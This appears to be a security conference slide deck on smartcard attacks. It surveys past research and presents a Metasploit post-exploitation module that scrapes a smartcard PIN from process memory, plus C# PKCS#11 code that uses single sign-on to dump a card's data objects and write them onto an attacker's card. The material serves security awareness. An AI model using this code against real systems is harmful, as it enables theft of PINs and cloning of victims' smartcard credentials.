



# Being More Smarter: Why Smartcards Can't Think For You

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
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# Disclaimer:



## CISSP





Not the sharpest  
tool in the shed



# Motivation:



- Practical attacks against smartcards are not well known
- Over-reliance on smartcards in some organizations
- The bad guys have already figured this stuff out



# Smartcard Benefits:



- Keys generated on chip
- Tamper resistant
- Secure container for data
- Portable
- Multi-factor (something you have & something you know)

# Past Research:



- Differential Power Analysis (1998)
- On the Importance of Eliminating Errors in Cryptographic Computations (2001)
- Hacking The Smartcard Chip (2010)
- Malware: Sykipot Smartcard Variant (2012)
- Smartcards Reloaded – Remotely! (2012)
- Factoring RSA keys from certified smart cards: Coppersmith in the wild (2013)



# Differential Power Analysis (1998) :



- Measures slight power consumption differences during DES operation to derive the secret key

# Problems :



- Assumes we have unfettered access to the smartcard
- Uses specialty hardware
- Fancy math without numbers

Thus  $\Delta_D[j]$  is the average over  $C_{1..m}$  of the effect due to the value represented by the selection function  $D$  on the power consumption measurements at point  $j$ . In particular,

$$\Delta_D[j] = \frac{\sum_{i=1}^m D(C_i, b, K_s) \mathbf{T}_i[j]}{\sum_{i=1}^m D(C_i, b, K_s)} - \frac{\sum_{i=1}^m (1 - D(C_i, b, K_s)) \mathbf{T}_i[j]}{\sum_{i=1}^m (1 - D(C_i, b, K_s))}$$
$$\approx 2 \left( \frac{\sum_{i=1}^m D(C_i, b, K_s) \mathbf{T}_i[j]}{\sum_{i=1}^m D(C_i, b, K_s)} - \frac{\sum_{i=1}^m \mathbf{T}_i[j]}{m} \right).$$

# On the Importance of Eliminating Errors in Cryptographic Computations (2001) :



- Induce faults into cryptosystem calculations which allow the attacker to expose the secret key

# Problems :



- Assumes we have unfettered access to the smartcard including the ability to:
  - Adjust room temperature
  - Vary electrical current
  - Hit with a hammer during encryption operation
- More specialty hardware
- More fancy math



# Sykipot Smartcard Variant (2012)



- Malware targeting  
ActivIdentity's ActivClient  
(supports DoD Common Access  
Card)
- List certificates on card
- Keystroke logger
- Authenticate to remote servers
- "Smart Card Proxy" – Mandiant

# Smartcards Reloaded - Remotely! (2012) :



- PoC malicious driver
- Makes USB available over TCP/IP
- Attacker's machine sees victim's card reader as a local device
- Proposed using keystroke logger to obtain smartcard PIN

# Factoring RSA keys from certified smart cards (2013) :



- Recovered 184 distinct RSA keys that were generated by government-issued smart cards
- “Broken” random number generator on the chip
- **Cards were certified secure (FIPS, CSE, CC)**



**Your Fail Pizza is ready.**



# Interacting with Smartcards:



- PKCS #11 API
- Cryptographic Token Interface Standard
- C\_ Methods
- Login/Enumerate/Read/Write
- Single Sign-on implementations are not part of the spec...

# Post-Exploitation

## Demo :



- Vector: Social Engineering (surprised?)
- Memory scraping
- Remotely clone data objects
- Unlock Truecrypt volume

# Metasploit...

## u r my friend



- Memory scraping module is based on memory\_grep post exploit module
- To get started:

```
cp /usr/share/metasploit-  
framework/modules/post/windows  
/gather/memory_grep.rb
```

```
~/msf4/modules/post/windows/  
gather/credentials/safenet.rb
```

# Memory Scraping



```
def dump_data(target_pid)
  base = 0x008bf000
  idx  = 0x00000b38
  addr = base + idx
  passwd = ""

  get_data_from_stack(target_pid).each do |mem|
    if mem['Address'] == base
      print_status("Base address match found on stack!")

      data = mem['Data'][idx, 64]
      str_end = data.index("\00")
      passwd = data[0, str_end]
      break
    end
  end

  if passwd != ""
    print_good("w00t! Smartcard PIN: #{passwd}")
  else
    print_error("Smartcard PIN not present in memory :(")
  end
end
```



# Memory Scraping



```
def dump_data(target_pid)
```

```
  base = 0x008bf000  
  idx  = 0x00000b38  
  addr = base + idx  
  passwd = ""
```

Define PIN  
location on stack

```
  get_data_from_stack(target_pid).each do |mem|  
    if mem['Address'] == base  
      print_status("Base address match found on stack!")
```

```
      data = mem['Data'][idx, 64]  
      str_end = data.index("\00")  
      passwd = data[0, str_end]  
      break
```

Retrieve PIN  
from stack

```
    end
```

```
  end
```

```
  if passwd != ""
```

```
    print_good("w00t! Smartcard PIN: #{passwd}")
```

```
  else
```

```
    print_error("Smartcard PIN not present in memory :(")
```

```
  end
```

```
end
```



**DEMO**

# Clone Data Objects:



- “Data Objects” are stored values on the smartcard
- Many tools utilize smartcard data objects for storing private data:
  - FDE solutions
  - Truecrypt volumes
  - Windows Credential Tiles & GINAs
  - Some web password managers

# The Plan:



- Use PKCS#11 library to enumerate data objects on card
- Persist data objects to a file
- Copy loot back to attacker machine
- Use PKCS#11 library to load data objects onto attacker's card
- Note to self: For extra street cred, port to Python!



# DumpCardDataObjects()



```
int loginResult = session.Login(PKCS11.CKU_USER, null);

if (loginResult == PKCS11.CKR_OK || loginResult ==
    PKCS11.CKR_USER_ALREADY_LOGGED_IN)
{
    Console.WriteLine("PIN was correct");
    PKCS11.Object[] dataObjects =
        session.FindObjects(new PKCS11.Attribute[] {
            new PKCS11.Attribute(PKCS11.CKA_TOKEN, true),
            new PKCS11.Attribute(PKCS11.CKA_CLASS, PKCS11.CKO_DATA),
        });

    DataObjectStore dataObjectStore = new DataObjectStore();

    Console.WriteLine("\nDump Data Objects");
    Console.WriteLine("-----");
```

# DumpCardDataObjects()



Login() with null password  
to invoke single signon

```
int loginResult = session.Login(PKCS11.CKU_USER, null);
```

Get all data objects on card

```
Console.WriteLine("PIN was correct");
```

```
PKCS11.Object[] dataObjects =  
session.FindObjects(new PKCS11.Attribute[] {  
    new PKCS11.Attribute(PKCS11.CKA_TOKEN, true),  
    new PKCS11.Attribute(PKCS11.CKA_CLASS, PKCS11.CKO_DATA),  
});
```

```
DataObjectStore dataObjectStore = new DataObjectStore();
```

```
Console.WriteLine("\nDump Data Objects");
```

```
Console.WriteLine("-----");
```

# WriteCardDataObjects()



```
DataObjectStore dataObjectStore = RestoreDataObjects();  
foreach (DataObject dataObject in dataObjectStore.objects)  
{  
    PKCS11.Attribute[] newDataObject = new PKCS11.Attribute[] {  
        new PKCS11.Attribute(PKCS11.CKA_CLASS, dataObject.cka_class),  
        new PKCS11.Attribute(PKCS11.CKA_TOKEN, dataObject.cka_token),  
        new PKCS11.Attribute(PKCS11.CKA_PRIVATE, dataObject.cka_private),  
        new PKCS11.Attribute(PKCS11.CKA_LABEL, dataObject.cka_label),  
        new PKCS11.Attribute(PKCS11.CKA_APPLICATION, dataObject.cka_app),  
        new PKCS11.Attribute(PKCS11.CKA_VALUE,  
                            StringToByteArray(dataObject.cka_value)),  
    };  
    PKCS11.Object.Create(session, newDataObject);  
}
```

# WriteCardDataObjects()



Load “attributes” into new data object



```
PKCS11.Attribute[] newDataObject = new PKCS11.Attribute[] {  
    new PKCS11.Attribute(PKCS11.CKA_CLASS, dataObject.cka_class),  
    new PKCS11.Attribute(PKCS11.CKA_TOKEN, dataObject.cka_token),  
    new PKCS11.Attribute(PKCS11.CKA_PRIVATE, dataObject.cka_private),  
    new PKCS11.Attribute(PKCS11.CKA_LABEL, dataObject.cka_label),  
    new PKCS11.Attribute(PKCS11.CKA_APPLICATION, dataObject.cka_app),  
    new PKCS11.Attribute(PKCS11.CKA_VALUE,  
        StringToByteArray(dataObject.cka_value)),  
};
```

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PKCS11.Object.Create(session, newDataObject);
```



Create object on smartcard



**DEMO**

# Other Post- Exploitation Ideas:



- Encrypt/decrypt/sign on victim's behalf
- Login to Windows – bypass custom credential tiles/GINAs
- Access stored website creds

# Conclusion:



- Attackers have upped their game (Smartcard Proxy)
- Basic defenses need to be in place before smartcards are effective
- “Security is...not a product”
- Sadly, this layer can fail!





**BE MORE  
SMARTER!**

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